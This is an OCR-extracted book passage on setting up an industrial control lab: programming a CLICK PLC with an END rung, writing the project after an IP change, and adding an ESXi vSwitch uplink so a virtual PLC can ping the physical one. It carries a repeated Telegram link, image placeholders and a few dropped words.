2.36: View selection

From here, we need to add an unconditional end to one of our rungs. Look under Instruction list and scroll until you find the End function as shown here:

https://t.me/learningnets




Figure 2.37: Instruction List

Next, drag the End function to one of the outputs as shown here:




Figure 2.38: Ladder logic

https://t.me/learningnets

You should see that the END function replaces as the output:




Figure 2.39: Instruction replacement

Now, let's return to writing the project to the PLC, which as a refresher is under the PLC menu item. Now our project should compile and present us with a dialog box showing us our changes that we made to Click the button at the bottom of the newly changed Port1 configuration, which is labeled Use This Setup as shown here:

https://t.me/learningnets





Figure 2.40: Set project details

When you click it, an error message appears, indicating that communication between the Windows 7 VM and the CLICK has been lost, as demonstrated in the following screenshot:



https://t.me/learningnets

Figure 2.41: Confirm update

Click OK and proceed to the Write Project into PLC screen as shown here:




Figure 2.42: Write project details

Before pushing the modifications to the PLC, we are prompted with a final check. If there are no issues, click and you will be provided with the Transfer finished dialogue box, which looks like this:

https://t.me/learningnets




Figure 2.43: Transfer completed

Because the IP address has changed, click the Connect button as illustrated in Figure and you should receive a timeout error. This is fine because we switched subnets:





Figure 2.44: PLC Connect

https://t.me/learningnets

Now if you remember back to our ESXi network architecture, you will notice that no physical adapters has been set, as seen in Figure This means that the virtual PLC and the physical PLC have no means of communication:



https://t.me/learningnets

Figure 2.45: vSwitch topology

We can quickly test this by logging into the virtual PLC and try to ping the physical PLC as follows:

```
plc@plc-virtual-machine:~$ ping 192.168.1.20
PING 192.168.1.20 (192.168.1.20) 56(84) bytes of data.
From 192.168.1.10 icmp_seq=1 Destination Host Unreachable
From 192.168.1.10 icmp_seq=2 Destination Host Unreachable
From 192.168.1.10 icmp_seq=3 Destination Host Unreachable
^C
--- 192.168.1.20 ping statistics ---
6 packets transmitted, 0 received, +3 errors, 100% packet loss, time 5099ms
pipe 4
```

Figure 2.46: Ping connection test

As you can see, the host is unreachable. What we need to do is add an uplink to the virtual switch. Select vSwitch1 and click Add uplink as shown in the following screenshot:

https://t.me/learningnets

Figure 2.47: Add uplink

Uplink 1 now displays a dropdown menu with a list of physical network adapters. This is entirely dependant on your hardware configuration. As demonstrated here, I've decided to keep things consistent by associating vSwitch0 with vmnic0 and vSwitch1 with




Figure 2.48: Connect physical PLC to virtual switch

Now when you look at the topology, you should see a physical adapter associated with your vSwitch and connecting the port groups created in Chapter 1: Using

https://t.me/learningnets




Figure 2.49: vSwitch topology with physical connection

Attempt to ping the physical PLC from the virtual PLC right now. As indicated in the screenshot, you should receive a response:

https://t.me/learningnets

```
plc@plc-virtual-machine:~$ ping 192.168.1.20
